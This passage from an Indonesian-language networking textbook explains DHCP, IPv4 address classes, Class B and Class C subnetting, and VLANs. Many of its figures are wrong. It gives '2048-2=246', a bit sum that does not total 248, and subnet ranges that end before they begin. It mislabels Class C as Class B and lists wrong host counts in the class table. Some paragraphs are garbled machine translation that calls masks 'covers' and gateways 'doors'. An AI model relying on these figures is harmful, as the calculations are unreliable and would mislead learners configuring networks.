- Klik Jaringan
- Klik Status Jaringan
- Pilih Ethernet Bawaan
- Layar baru muncul dengan opsi Konfigurasi IPv4

- Pilih Secara Manual
- Tetapkan alamat IP dan subnet mask (secara manual)
- Pilih Terapkan

Pada konfigurasi LAN kantor di atas, digunakan subnet mask 255.255.0.0 (lakukan pembacaan lebih lanjut untuk mengetahui lebih banyak tentang subnet mask).

5.6 DHCP

DHCP adalah kependekan dari Dynamic Host Configuration Protocol. Ini adalah protokol yang menyediakan alokasi alamat IP yang cepat, otomatis, dan terpusat dalam suatu jaringan. DHCP juga digunakan dalam konfigurasi gateway default, subnet mask, dan server DNS yang tepat.

Arti DHCP

Kita sekarang tahu apa yang dilakukan DHCP. Tapi kita tidak tahu bagaimana ia melakukan apa pun yang dilakukannya. Percayalah, kita tidak akan keluar dari sini tanpa pemahaman yang tepat tentang bagaimana DHCP menjalankan fungsinya.

Server DHCP

Server DHCP mengeluarkan alamat IP unik dan membuat informasi jaringan lainnya secara otomatis. Jika usaha kecil dan rumah bergantung pada router untuk menjalankan fungsi server DHCP, penerapan jaringan besar dapat menggunakan satu komputer khusus untuk melakukan pekerjaan yang sama.

Klien pada jaringan yang dirutekan meminta alamat IP dari router. Router merespons dengan memberikan alamat IP yang tersedia ke perangkat jaringan yang mengirimkan permintaannya. Perangkat yang meminta harus dihidupkan dan terhubung ke jaringan. Permintaan harus diarahkan ke server. Permintaan seperti ini dikenal sebagai permintaan DHCPDISCOVER. Permintaan DHCPDISCOVER terdapat dalam paket DISCOVER. Server merespons dengan memberikan klien alamat IP dengan paket DHCPOFFER. Perangkat jaringan kemudian merespons dengan menerima tawaran tersebut. Jika server merasa cocok untuk mengonfirmasi alamat IP yang ditetapkan ke perangkat, server akan mengirimkan ACK bahwa perangkat memang telah diberi alamat IP tertentu. Jika server merasa tidak cocok untuk mengonfirmasi penetapan alamat IP ke perangkat, server akan mengirimkan NACK.

Kelebihan Menggunakan DHCP

- Penggunaan DHCP menghilangkan kemungkinan menetapkan IP yang sama ke lebih dari satu perangkat jaringan.
- Alokasi alamat IP dinamis membuat pengelolaan jaringan cukup mudah, dari sudut pandang administratif.

Kerugian Menggunakan DHCP

- Setiap komputer atau perangkat di jaringan harus dikonfigurasi dengan tepat agar dapat diberi alamat IP oleh server DHCP (dan berkomunikasi di jaringan).
- Alamat IP yang selalu berubah untuk perangkat stasioner seperti printer tidak diperlukan karena perangkat lain yang terhubung ke perangkat tersebut harus terus memperbarui pengaturannya untuk sinkronisasi.

Fungsi dan Manfaat DHCP

1. **Otomatisasi Alokasi IP**:
    - DHCP secara otomatis memberikan alamat IP kepada perangkat yang bergabung dengan jaringan, mengurangi kebutuhan untuk konfigurasi manual.
2. **Pengelolaan Terpusat**:
    - DHCP memungkinkan pengelolaan terpusat dari alamat IP dan konfigurasi jaringan, sehingga administrator dapat dengan mudah mengubah pengaturan tanpa harus mengkonfigurasi setiap perangkat satu per satu.
3. **Penggunaan Efisien dari Alamat IP**:
    - DHCP dapat mendaur ulang alamat IP yang tidak digunakan lagi, sehingga mengoptimalkan penggunaan ruang alamat IP.
4. **Mengurangi Kesalahan Konfigurasi**:
    - Dengan mengotomatisasi pemberian alamat IP, DHCP mengurangi risiko kesalahan manusia dalam konfigurasi jaringan, seperti duplikasi alamat IP.

Cara Kerja DHCP

1. **DHCP Discover**:
    - Ketika perangkat (klien) baru bergabung dengan jaringan, ia mengirimkan pesan DHCP Discover untuk mencari server DHCP yang tersedia.
2. **DHCP Offer**:
    - Server DHCP menerima pesan Discover dan merespons dengan pesan DHCP Offer, yang berisi alamat IP yang tersedia dan informasi konfigurasi lainnya.
3. **DHCP Request**:
    - Klien menerima pesan Offer dan merespons dengan pesan DHCP Request untuk meminta alamat IP yang ditawarkan.
4. **DHCP Acknowledgment (ACK)**:
    - Server DHCP mengirimkan pesan DHCP ACK untuk mengonfirmasi bahwa alamat IP telah diberikan ke klien. Klien kemudian mengkonfigurasi dirinya sendiri dengan alamat IP dan informasi lainnya yang diberikan.

Contoh Konfigurasi DHCP Server di Router

Pada router, DHCP biasanya dapat dikonfigurasi melalui antarmuka web router. Contoh konfigurasi dasar:

1. Masuk ke antarmuka web router.
2. Cari pengaturan DHCP Server, biasanya di bawah menu Network atau LAN.
3. Aktifkan DHCP Server dan tentukan rentang alamat IP yang akan diberikan, misalnya, dari **192.168.1.100** hingga **192.168.1.200**.
4. Tentukan waktu lease (masa sewa) untuk alamat IP, misalnya, 24 jam.
5. Simpan pengaturan.

Keamanan DHCP

Meskipun DHCP memudahkan pengelolaan jaringan, ada beberapa risiko keamanan yang perlu dipertimbangkan:

1. **Rogue DHCP Server**:

- Server DHCP jahat dapat menyamar sebagai server DHCP yang sah dan memberikan konfigurasi yang salah kepada klien, mengarahkan lalu lintas melalui perangkat yang dikendalikan oleh penyerang.

2. **Man-in-the-Middle Attacks**:
    - Penyerang dapat mencegat dan memodifikasi komunikasi DHCP untuk tujuan berbahaya.

Mitigasi Risiko

1. **DHCP Snooping**:
    - Fitur yang dapat digunakan di switch jaringan untuk memantau pesan DHCP dan mencegah server DHCP tidak sah beroperasi di jaringan.
2. **Authentication**:
    - Menggunakan metode autentikasi seperti 802.1X untuk memastikan bahwa hanya perangkat yang sah yang dapat mengakses jaringan.

DHCP adalah komponen kunci dalam pengelolaan jaringan modern, memungkinkan konfigurasi otomatis dari alamat IP dan pengaturan jaringan lainnya. Dengan memahami cara kerja dan mengkonfigurasi DHCP, serta mengambil langkah-langkah untuk mengamankannya, kita dapat memastikan bahwa jaringan berjalan efisien dan aman.

5.7 PENGALAMATAN IP ADDRESS

Ada cukup banyak kelas alamat IP dalam hierarki IP. Sistem pengalamatan IPv4 mengidentifikasi lima kelas alamat IP yang berbeda.

Kelas-kelasnya tercantum di bawah ini:

- Alamat Kelas A
- Alamat Kelas B
- Alamat Kelas C
- Alamat Kelas D
- Alamat Kelas E

Alamat Kelas A

Kelas alamat IP ini dicirikan oleh fitur-fitur utama berikut:

- Bit awal setiap oktet pertama alamat jaringan Kelas A selalu disetel ke nol. Jadi, oktet pertama dari alamat jaringan terletak pada kisaran antara 1 dan 127.
- Alamat kelas A hanya mencakup alamat IP yang dimulai dengan 1.x.x.x hingga 126.x.x.x.
- Alamat IP loop-back ditangani dalam rentang IP 127.x.x.x.
- Subnet mask default alamat Kelas A adalah 255.0.0.0. Dengan demikian, jaringan Address kelas A hanya mampu menampung 126 jaringan.
- Format pengalamatan IP Kelas A diberikan sebagai 0NNNNNN.HHHHHHHH.HHHHHHHH.HHHHHHHH.

Alamat Kelas B

Kelas alamat IP ini dicirikan oleh fitur-fitur utama berikut:

- Pada alamat kelas B, dua bit awal dari oktet pertama selalu diset ke satu dan nol.
- Alamat IP tipe Kelas B berkisar dari 128.x.x.x hingga 191.255.x.x.

- Subnet mask default Kelas B adalah 255.255.x.x.
- Alamat jaringan di Kelas B diberikan sebagai 214 (16384).
- Ada 65534 alamat host per jaringan.
- Format alamat IP untuk Kelas B adalah 10NNNNNN.NNNNNNNN .HHHHHHHH.HHHHHHHH

Alamat Kelas C

Alamat Kelas C dicirikan oleh ciri-ciri berikut:

- Tiga bit pertama dari oktet pertama alamat jaringan selalu disetel ke 110.
- Alamat IP Kelas B berkisar dari 192.0.0.0 x hingga 223.255.255.255.
- Subnet mask default Kelas C diberikan sebagai 255.255.255.x.
- Kelas C memiliki 221 (2097152) alamat jaringan.
- Ada 28-2 (254) alamat host per jaringan.
- Format alamat Kelas C diberikan sebagai 110NNNN.NNNNNNNN .NNNNNNNN.HHHHHHHH

Alamat Kelas D

Alamat kelas D memiliki beberapa fitur berikut:

- Oktet pertama dari alamat IP berisi 1110 sebagai empat bit pertamanya.
- Alamat IP Kelas D berkisar dari 224.0.0.0 hingga 239.255.255.255.
- Kelas ini dicadangkan untuk multicasting. Multicasting melibatkan transmisi data, bukan ke satu atau dua host, tapi ke beberapa host. Inilah alasan mengapa tidak perlu mengekstrak alamat host dari alamat IP kelas D. Juga tidak ada subnet mask untuk Kelas D.

Alamat Kelas E

Berikut ini adalah fitur-fitur Kelas E:

- Alamat IP di Kelas E disisihkan untuk fungsi R&D, studi atau eksperimen saja.
- Alamat IP di kelas ini berkisar dari 240.0.0.0 hingga 255.255.255.254. Sama seperti Kelas D, Kelas juga tidak memiliki subnet mask.

Kelas	Range IP Addres	Jumlah Host	Jumlah Network
A	0.0.0.0 – 127.255.255.255	16.777.216	128
B	128.0.0.0.0 – 191.255.255.255	1.048.576	16.384
C	192.0.0.0 – 223.255.255.255	65.536	2.097.152
D	224.0.0.0 – 239.255.255.255	Tidak didefinisikan	Tidak didefiniskan
E	240.0.0.0 – 255.255.255.255	Tidak didefinisikan	Tidak didefiniskan

BAB 6
SUBNETTING IP

6.1 CARA SUBNETNYA

Lingkungan IP yang dirutekan mengharuskan kumpulan alamat IP Anda disubnet. Hal ini memungkinkan setiap subnet melihat dirinya sebagai segmen terpisah dari internetwork yang lebih besar. Router kemudian mengikat berbagai subnet menjadi satu jaringan. Router mengetahui cara merutekan lalu lintas ke segmen yang benar karena ia membangun tabel perutean. Tabel perutean pada dasarnya adalah peta jalan jaringan.


Subnetting IP cukup kompleks, sehingga untuk menjadikan diskusi ini informatif, namun masih dapat dicerna pada tingkat pendahuluan, kami akan membatasi eksplorasi subnetting pada satu kelas alamat IP; kami mempertimbangkan ilustrasi subnetting rentang alamat IP Kelas B. Trik matematika yang kami gunakan untuk mensubnet jaringan Kelas B juga dapat digunakan untuk mensubnet jaringan Kelas A atau Kelas C (walaupun subnet jaringan Kelas C sangat membatasi jumlah alamat IP yang dapat digunakan yang Anda dapatkan).

Subnetting adalah proses dua bagian. Pertama, Anda harus menentukan subnet mask untuk jaringan (ini akan berbeda dari subnet mask default; misalnya, default untuk Kelas B adalah 255.255.0.0). Setelah mengetahui subnet mask baru untuk jaringan, Anda kemudian harus menghitung rentang alamat IP yang akan ada di setiap subnet.

Oke, mari kita ngobrol sedikit sebelum kita menghitung subnet jaringan Kelas B. Saya pikir ini akan membantu pemahaman keseluruhan proses subnetting. Berikut ini adalah deskripsi sederhana yang menunjukkan subnet mask baru, jumlah subnet, dan jumlah host per subnet yang akan dibuat bila menggunakan sejumlah bit tertentu untuk subnet:

- Jika kita menggunakan 2 bit, subnet masknya adalah 255.255.192.0; 3 adalah jumlah subnet; dan ada 16382 host per subnet.
- Jika kita menggunakan 3 bit, subnet masknya adalah 255.255.224.0; 6 adalah jumlah subnet; dan ada 8190 host per subnet.
- Jika kita menggunakan 4 bit, subnet masknya adalah 255.255.240.0; 14 adalah jumlah subnet; dan 4094 adalah jumlah host per subnet.
- Jika kita menggunakan 5 bit, subnet masknya adalah 255.255.248.0; 30 adalah jumlah subnet; dan 2046 adalah jumlah host per subnet.
- Jika kita menggunakan 6 bit, subnet masknya adalah 255.255.252.0; 62 adalah jumlah subnet; dan 1022 adalah jumlah host per subnet.
- Jika kita menggunakan 7 bit, subnet masknya adalah 255.255.254.0; 126 adalah jumlah subnet; 510 adalah jumlah host per subnet.
- Jika kita menggunakan 8 bit, subnet masknya adalah 255.255.255.0; 254 adalah jumlah subnet; dan 254 adalah jumlah host per subnet.

Mengingat 130.1.0.0 sebagai jaringan Kelas B kami, 130.1 mewakili jaringan yang kami tunjuk. Angka nol pertama dan kedua mewakili oktet ketiga dan keempat. Oktet ketiga dan keempat dicadangkan untuk alamat host. Kita harus meminjam bit dari oktet ketiga untuk membuat subnet kelas B. Ingatlah bahwa semakin banyak bit yang dipinjam, semakin banyak subnet yang kita buat, namun lebih sedikit alamat host (seperti yang terlihat dalam uraian subnet Kelas B di atas). Selain itu, bagian ID jaringan dari alamat IP telah diperbaiki.



Peminjaman Sedikit

Misalkan kita perlu membuat 30 subnet dari jaringan 130.1.0.0; pertama-tama kita harus menghitung bit-bit yang harus dipinjam untuk menghasilkan subnet mask.

Untuk mengetahui jumlah bitnya, kita harus menjumlahkan bit-bit yang berorde rendah, lalu menguranginya dengan satu (karena kita tidak bisa menggunakan subnet 0).

Bit yang dipesan adalah 128, 64, 32, 16, 8, 4, 2, dan 1.

Urutan bit yang lebih rendah dihitung dari 1, 2, 4… sedangkan bit dengan urutan lebih tinggi dihitung dari 128, 64, 16…

Jadi diperoleh 30 subnet dengan menjumlahkan 1+2+4+8+16 dikurangi 1. Yaitu 31-1=30. Menghitung dari 1 hingga 16 (1, 2, 4, 8, 16) menghasilkan 5 bit. Jadi jumlah bit yang dipinjam adalah 5.

Dalam buku ini juga menyajikan Subnetting untuk kelas C. Beriku uraiannya:

Subnetting adalah teknik yang digunakan untuk membagi jaringan besar menjadi beberapa jaringan yang lebih kecil, yang disebut subnet. Ini memungkinkan pengelolaan alamat IP yang lebih efisien dan meningkatkan keamanan dan performa jaringan.

Subnetting Kelas C

Kelas C biasanya memiliki alamat IP dengan 24 bit pertama sebagai bagian dari jaringan dan 8 bit terakhir sebagai bagian dari host. Alamat IP kelas C defaultnya memiliki subnet mask 255.255.255.0, yang memungkinkan untuk memiliki satu jaringan dengan hingga 254 host. Dengan subnetting, kita dapat membagi jaringan ini menjadi beberapa subnet yang lebih kecil.

Subnet Mask

Subnet mask menentukan bagian mana dari alamat IP yang merupakan bagian dari jaringan dan bagian mana yang merupakan bagian dari host. Dalam subnetting kelas C, kita dapat meminjam beberapa bit dari bagian host untuk membuat subnet tambahan.

Subnetting Kelas C: Contoh dan Perhitungan

Contoh 1: Membagi Kelas C Menjadi 2 Subnet

1. **Alamat IP Kelas C**: 192.168.1.0
2. **Subnet Mask Default**: 255.255.255.0 (atau /24)

Untuk membagi jaringan ini menjadi 2 subnet, kita meminjam 1 bit dari bagian host:

- **Subnet Mask Baru**: 255.255.255.128 (atau /25)
- **Jumlah Subnet**: 2 (2^1 = 2)
- **Jumlah Host per Subnet**: 126 (2^7 - 2 = 126)

Pembagian:

1. Subnet 1: 192.168.1.0/25
    - Alamat IP: 192.168.1.0 hingga 192.168.1.127
    - Host yang dapat digunakan: 192.168.1.1 hingga 192.168.1.126
2. Subnet 2: 192.168.1.128/25
    - Alamat IP: 192.168.1.128 hingga 192.168.1.255
    - Host yang dapat digunakan: 192.168.1.129 hingga 192.168.1.254

Contoh 2: Membagi Kelas C Menjadi 4 Subnet

1. **Alamat IP Kelas C**: 192.168.1.0
2. **Subnet Mask Default**: 255.255.255.0 (atau /24)

Untuk membagi jaringan ini menjadi 4 subnet, kita meminjam 2 bit dari bagian host:

- **Subnet Mask Baru**: 255.255.255.192 (atau /26)
- **Jumlah Subnet**: 4 (2^2 = 4)
- **Jumlah Host per Subnet**: 62 (2^6 - 2 = 62)

Pembagian:

1. Subnet 1: 192.168.1.0/26
    - Alamat IP: 192.168.1.0 hingga 192.168.1.63
    - Host yang dapat digunakan: 192.168.1.1 hingga 192.168.1.62
2. Subnet 2: 192.168.1.64/26
    - Alamat IP: 192.168.1.64 hingga 192.168.1.127
    - Host yang dapat digunakan: 192.168.1.65 hingga 192.168.1.126
3. Subnet 3: 192.168.1.128/26
    - Alamat IP: 192.168.1.128 hingga 192.168.1.191
    - Host yang dapat digunakan: 192.168.1.129 hingga 192.168.1.190
4. Subnet 4: 192.168.1.192/26
    - Alamat IP: 192.168.1.192 hingga 192.168.1.255
    - Host yang dapat digunakan: 192.168.1.193 hingga 192.168.1.254

Contoh 3: Membagi Kelas C Menjadi 8 Subnet

1. **Alamat IP Kelas C**: 192.168.1.0
2. **Subnet Mask Default**: 255.255.255.0 (atau /24)

Untuk membagi jaringan ini menjadi 8 subnet, kita meminjam 3 bit dari bagian host:

- **Subnet Mask Baru**: 255.255.255.224 (atau /27)
- **Jumlah Subnet**: 8 (2^3 = 8)
- **Jumlah Host per Subnet**: 30 (2^5 - 2 = 30)

Pembagian:

1. Subnet 1: 192.168.1.0/27
    - Alamat IP: 192.168.1.0 hingga 192.168.1.31
    - Host yang dapat digunakan: 192.168.1.1 hingga 192.168.1.30
2. Subnet 2: 192.168.1.32/27
    - Alamat IP: 192.168.1.32 hingga 192.168.1.63
    - Host yang dapat digunakan: 192.168.1.33 hingga 192.168.1.62

3. Subnet 3: 192.168.1.64/27
    - Alamat IP: 192.168.1.64 hingga 192.168.1.95
    - Host yang dapat digunakan: 192.168.1.65 hingga 192.168.1.94
4. Subnet 4: 192.168.1.96/27
    - Alamat IP: 192.168.1.96 hingga 192.168.1.127
    - Host yang dapat digunakan: 192.168.1.97 hingga 192.168.1.126
5. Subnet 5: 192.168.1.128/27
    - Alamat IP: 192.168.1.128 hingga 192.168.1.159
    - Host yang dapat digunakan: 192.168.1.129 hingga 192.168.1.158
6. Subnet 6: 192.168.1.160/27
    - Alamat IP: 192.168.1.160 hingga 192.168.1.191
    - Host yang dapat digunakan: 192.168.1.161 hingga 192.168.1.190
7. Subnet 7: 192.168.1.192/27
    - Alamat IP: 192.168.1.192 hingga 192.168.1.223
    - Host yang dapat digunakan: 192.168.1.193 hingga 192.168.1.222
8. Subnet 8: 192.168.1.224/27
    - Alamat IP: 192.168.1.224 hingga 192.168.1.255
    - Host yang dapat digunakan: 192.168.1.225 hingga 192.168.1.254

Subnetting memungkinkan pembagian jaringan besar menjadi beberapa subnet yang lebih kecil, yang dapat meningkatkan efisiensi penggunaan alamat IP, keamanan, dan kinerja jaringan. Dengan memahami cara kerja subnetting dan cara menghitung subnet mask yang sesuai, administrator jaringan dapat lebih efektif dalam merancang dan mengelola jaringan.

6.2 MENENTUKAN SUBNET MASK

Dari uraian subnetting diatas, maka subnet mask kita pasti 255.255.248.0. Tapi bagaimana kita mendapatkan angka ini?

Pertama, kita menambahkan 5 bit dengan urutan lebih tinggi untuk mendapatkan oktet ketiga dari subnet mask (128+64+32+8+4=248)

Karena subnet mask default adalah 255.255.255.0, dan mengingat 5 bit dipinjam dari oktet ketiga (nilai oktet ketiga adalah 255), maka kita mendapatkan subnet mask sebagai berikut 255.255.(128+64+32+16+8+ 4).0 yang memberi kita 255.255.248.0 sebagai subnet mask kita.

Menghitung Alamat Host per Subnet

Ingat:

Sejak awal upaya subnetting kami, kami menetapkan 30 subnet untuk jaringan 130.1.0.0 kami. Kami kemudian meminjam 5 bit dari oktet ketiga. Mengingat ID jaringan (130.1) tidak dapat disentuh, kami hanya memiliki 16 bit untuk alamat host (jumlah bit dari oktet ketiga dan keempat, masing-masing 8 bit) pada awalnya. Tapi kami meminjam 5 bit dari oktet ketiga dan hanya menyisakan 3 bit. Jadi, kita hanya tersisa 3 bit dari oktet ketiga dan 8 bit dari oktet keempat. Menambahkan bit oktet ketiga dan oktet keempat (3+8) memberi kita 11 bit yang tersedia untuk alamat host.

Untuk menghitung jumlah alamat host, kami menggunakan rumus:

2^X-2;

Dimana x adalah jumlah alamat host yang tersedia (11).

Jadi, ini membawa kita ke sana

2^X-2=2^{11} -2;

2048-2=246.

Oleh karena itu, jumlah host untuk setiap subnet kita adalah 2046.

Menentukan Rentang Host

Hingga saat ini kami memiliki:

- 130.1.0.0 sebagai jaringan kami.
- 255.255.248.0 sebagai subnet mask kita.
- 30 subnet.
- 2046 host per subnet.

Untuk memulainya, kita perlu meninjau kembali prosedur untuk menentukan subnet mask kita. Kami menggunakan bit dengan urutan lebih tinggi untuk menentukan nilai oktet ketiga subnet mask kami.

Dapatkah Anda mengingat bit yang paling rendah dari yang paling tinggi? Tentu saja, Anda juga demikian—sama seperti saya. Saat itu 8. Jadi, kita menggunakan bit terendah dari urutan tertinggi ini sebagai kenaikan pada oktet ketiga dari alamat jaringan kita untuk mendapatkan ID subnet pertama dan terus melakukan ini hingga 30 subnet terakhir.

Jadi, subnet pertama dan subnet berikutnya adalah sebagai berikut:

- 130.1.8.1 hingga 130.1.15.254;
- 130.1.16.1 hingga 130.1.15.254;
- 130.1.24.1 hingga 130.1.15.254;
- dll, dll.

Catatan:

Anda tidak boleh memiliki angka nol (0) di bagian terakhir alamat atau 255 di akhir alamat.

Salahsatu cara lain untuk menentukan atau menghitung subnetmask

Menentukan subnet mask melibatkan beberapa langkah untuk membagi jaringan menjadi subnet yang lebih kecil, yang disesuaikan dengan kebutuhan jumlah subnet dan jumlah host per subnet. Berikut ini adalah panduan langkah demi langkah untuk menentukan subnet mask:

Langkah 1: Menentukan Kebutuhan Subnet dan Host

1. **Tentukan Jumlah Subnet yang Diperlukan**:
    - Misalnya, Anda memerlukan 4 subnet.
2. **Tentukan Jumlah Host per Subnet yang Diperlukan**:
    - Misalnya, Anda memerlukan 30 host per subnet.

Langkah 2: Hitung Jumlah Bit untuk Subnet dan Host

1. **Hitung Jumlah Bit yang Dibutuhkan untuk Subnet**:
    - Gunakan rumus 2^n ≥ jumlah subnet yang diperlukan.
    - Untuk 4 subnet: 2^2 = 4 (jadi, Anda memerlukan 2 bit untuk subnet).

2. **Hitung Jumlah Bit yang Dibutuhkan untuk Host**:
    - Gunakan rumus 2^h - 2 ≥ jumlah host yang diperlukan (karena 2 alamat dicadangkan: alamat jaringan dan alamat broadcast).
    - Untuk 30 host: 2^5 - 2 = 30 (jadi, Anda memerlukan 5 bit untuk host).

Langkah 3: Tentukan Subnet Mask

Alamat IP kelas C default memiliki 24 bit untuk bagian jaringan. Dengan meminjam 2 bit untuk subnet, subnet mask baru akan memiliki 26 bit untuk bagian jaringan.

1. **Alamat IP Kelas C Default**: 192.168.1.0
2. **Subnet Mask Default**: 255.255.255.0 (atau /24)

Dengan meminjam 2 bit untuk subnet:

- Subnet Mask Baru: 255.255.255.192 (atau /26)
    - **Format biner**: 11111111.11111111.11111111.11000000

Langkah 4: Verifikasi

1. **Jumlah Subnet**:
    - Dengan 2 bit yang dipinjam: 2^2 = 4 subnet.
2. **Jumlah Host per Subnet**:
    - Dengan 5 bit untuk host: 2^5 - 2 = 30 host per subnet.

Contoh Perhitungan Lain

Membagi Kelas C Menjadi 8 Subnet

1. **Alamat IP Kelas C**: 192.168.1.0
2. **Subnet Mask Default**: 255.255.255.0 (atau /24)

Meminjam 3 bit untuk subnet:

- Subnet Mask Baru: 255.255.255.224 (atau /27)
    - **Format biner**: 11111111.11111111.11111111.11100000

Verifikasi:

- Jumlah Subnet: 2^3 = 8 subnet.
- Jumlah Host per Subnet: 2^5 - 2 = 30 host.

Membagi Kelas C Menjadi 16 Subnet

1. **Alamat IP Kelas C**: 192.168.1.0
2. **Subnet Mask Default**: 255.255.255.0 (atau /24)

Meminjam 4 bit untuk subnet:

- Subnet Mask Baru: 255.255.255.240 (atau /28)
    - **Format biner**: 11111111.11111111.11111111.11110000

Verifikasi:

- Jumlah Subnet: 2^4 = 16 subnet.
- Jumlah Host per Subnet: 2^4 - 2 = 14 host.

Menentukan subnet mask melibatkan penghitungan bit yang diperlukan untuk subnet dan host, dan kemudian mengkonversi hasil tersebut ke dalam format subnet mask. Proses ini memungkinkan pembagian jaringan menjadi beberapa subnet yang lebih kecil sesuai kebutuhan spesifik jaringan Anda. Dengan langkah-langkah ini, Anda dapat mengonfigurasi jaringan dengan lebih efisien dan sesuai kebutuhan skala jaringan Anda.

Subnet Mask Berubah

Subnet mask pada setiap perangkat di subnet HARUS sama, atau Anda dapat terus mengalami masalah tertentu dengan apa yang dapat atau tidak dapat mereka pahami. Tidak ada bedanya jika masknya 255.255.255.0 atau 255.255.0.0 atau 255.0.0.0; yang penting adalah setiap mesin di subnet tersebut memiliki penutup yang serupa.

Semua sakelar dan pintu harus memiliki port yang diatur untuk mengoordinasikan subnet yang terhubung melalui port tersebut. Anda dapat memiliki berbagai masker di berbagai subnet, namun Anda memerlukan saklar atau pintu dengan dua port beralamat, satu di setiap subnet, yang dirancang untuk setiap subnet.

Terlepas dari kenyataan bahwa penutup subnet biasanya diatur untuk terpisah pada setiap titik byte, penutup subnet dapat diatur untuk diisolasi di dalam satu byte; Namun, hal ini lebih antusias untuk dilakukan karena harus dilakukan bergantung pada angka ganda di dalam byte. Masing-masing penutup subnet menentukan jumlah host yang dianggap ada oleh sistem, dan kemudian memungkinkan mereka untuk berkomunikasi dengan cepat satu sama lain namun menuntut apa pun yang harus masuk ke portal.

Anda dapat menggunakan perluasan alamat IP apa pun yang Anda perlukan asalkan Anda memiliki jenis pintu antara Anda dan Internet dan menggunakan Network Address Translation (NAT) di pintu masuk itu. Jika tidak, Anda perlu mengajukan permohonan dan mendapatkan izin kelas alamat IP terbuka yang sesuai dengan sistem Anda. Lebih baik mengatur saklar atau jalur dengan NAT dan cukup menggunakan alamat IP yang diberikan oleh ISP Anda.

Tiga pertemuan lokasi tertentu telah disimpan khusus untuk penggunaan internal. Disarankan agar Anda menggunakan ini sebagai saklar Internet, dan sebagainya diatur TIDAK untuk maju di lokasi dalam luasan ini, selanjutnya, jika ada lalu lintas yang keluar secara tidak sengaja, lalu lintas tersebut akan dibuang ke saklar utama.

6.3 VIRTUAL LAN

VLAN, secara lengkap, adalah Jaringan Area Lokal Virtual (biasanya disebut sebagai LAN Virtual). Ini mengacu pada jaringan aktif yang tersegmentasi secara logis menggunakan tim proyek, aplikasi, atau fungsi. Segmentasi logis dilakukan tanpa mempertimbangkan lokasi fisik pengguna.

VLAN kurang lebih sama dengan LAN fisik. Satu-satunya perbedaan adalah bahwa VLAN memungkinkan stasiun akhir dikelompokkan terlepas dari apakah mereka berada pada segmen fisik yang sama atau tidak.

VLAN dapat mengakomodasi segala bentuk port modul switch. Paket data multicast, siaran, dan unicast dapat diteruskan dan dibanjiri ke stasiun akhir hanya dalam VLAN tertentu. Setiap VLAN diambil sebagai jaringan logis. Paket yang ditujukan untuk stasiun di luar VLAN harus diteruskan melalui router untuk mencapai tujuannya. Khususnya, VLAN dapat dikaitkan dengan subnet IP.

Virtual LAN (VLAN) adalah metode untuk membagi jaringan fisik menjadi beberapa jaringan logis yang terpisah secara virtual, meskipun mereka berbagi infrastruktur fisik yang

sama. Dalam VLAN, perangkat dalam jaringan diatur menjadi kelompok-kelompok berdasarkan kebutuhan bisnis atau fungsional, bukan berdasarkan lokasi fisik mereka dalam jaringan fisik.

Konsep Dasar VLAN

1. **Pengelompokan Logis**:
    - Dalam VLAN, perangkat dalam jaringan diatur menjadi kelompok-kelompok yang terpisah secara logis, sehingga mereka dapat berkomunikasi hanya dengan perangkat di dalam VLAN yang sama.
2. **Segmentasi Jaringan**:
    - Dengan menggunakan VLAN, jaringan fisik dapat dipecah menjadi beberapa jaringan virtual, yang membantu dalam mengelola lalu lintas jaringan, meningkatkan keamanan, dan meningkatkan kinerja.
3. **Flexibilitas dan Skalabilitas**:
    - VLAN memberikan fleksibilitas dan skalabilitas dalam merancang dan mengelola jaringan. Administrator dapat dengan mudah menyesuaikan dan memperluas VLAN sesuai dengan kebutuhan bisnis.
4. **Keamanan**:
    - VLAN memungkinkan segmentasi jaringan yang lebih baik, yang memungkinkan pengaturan kebijakan keamanan yang berbeda untuk setiap VLAN. Ini membantu dalam membatasi akses dan mengisolasi lalu lintas jaringan.

Cara Kerja VLAN

1. **Penandaan (Tagging) Frame Ethernet**:
    - Switch jaringan menggunakan mekanisme tagging untuk membedakan frame Ethernet yang terkait dengan VLAN tertentu.
    - Protokol tagging yang umum digunakan adalah IEEE 802.1Q, yang menambahkan tag VLAN ke header frame Ethernet.
2. **VLAN Identification**:
    - Setiap frame yang masuk ke switch diberi tag VLAN yang sesuai berdasarkan port yang digunakan atau berdasarkan alamat MAC sumber frame.
3. **Pemetaan VLAN (VLAN Mapping)**:
    - Switch mengarahkan lalu lintas berdasarkan tag VLAN ke VLAN yang sesuai sesuai dengan konfigurasi yang telah ditentukan sebelumnya.
4. **Isolasi Lalu lintas VLAN**:
    - Switch memastikan bahwa lalu lintas hanya diteruskan di dalam VLAN yang sesuai, memastikan isolasi lalu lintas antar-VLAN.

Manfaat VLAN

1. **Segmentasi Jaringan**: Memungkinkan segmentasi jaringan logis yang meningkatkan kinerja dan keamanan.
2. **Optimasi Lalu Lintas**: Mengoptimalkan lalu lintas jaringan dengan membatasi penyebaran lalu lintas hanya pada VLAN yang relevan.

3. **Pengelolaan yang Efisien**: Memfasilitasi manajemen jaringan yang lebih efisien dengan mengatur perangkat berdasarkan fungsi atau departemen.
4. **Fleksibilitas**: Memungkinkan penyesuaian dan perubahan dalam jaringan tanpa memerlukan perubahan fisik dalam infrastruktur.

Contoh Penggunaan VLAN

1. **Kantor Perusahaan**: Mengelompokkan perangkat berdasarkan departemen, seperti VLAN untuk keuangan, pemasaran, atau pengembangan.
2. **Sekolah atau Kampus**: Memisahkan lalu lintas jaringan untuk siswa, staf pengajar, dan staf administratif.
3. **Lingkungan Produksi Industri**: Mengisolasi lalu lintas jaringan untuk peralatan produksi dan pengawasan dari jaringan kantor atau manajemen.
4. **Penyedia Layanan Internet (ISP)**: Menggunakan VLAN untuk memisahkan lalu lintas pelanggan yang berbeda di jaringan ISP.

VLAN adalah konsep penting dalam desain dan pengelolaan jaringan modern, memungkinkan segmentasi logis jaringan yang efisien, fleksibel, dan aman. Dengan menggunakan VLAN, administrator jaringan dapat meningkatkan kinerja, keamanan, dan pengelolaan jaringan secara keseluruhan.

VLAN yang didukung

Secara konvensional, kami mengidentifikasi VLAN dengan angka mulai dari 1 hingga 4094.
Hal-hal berikut harus diperhatikan:

- ID VLAN 1002-1005 disisihkan untuk FDDI dan VLAN Token Ring.
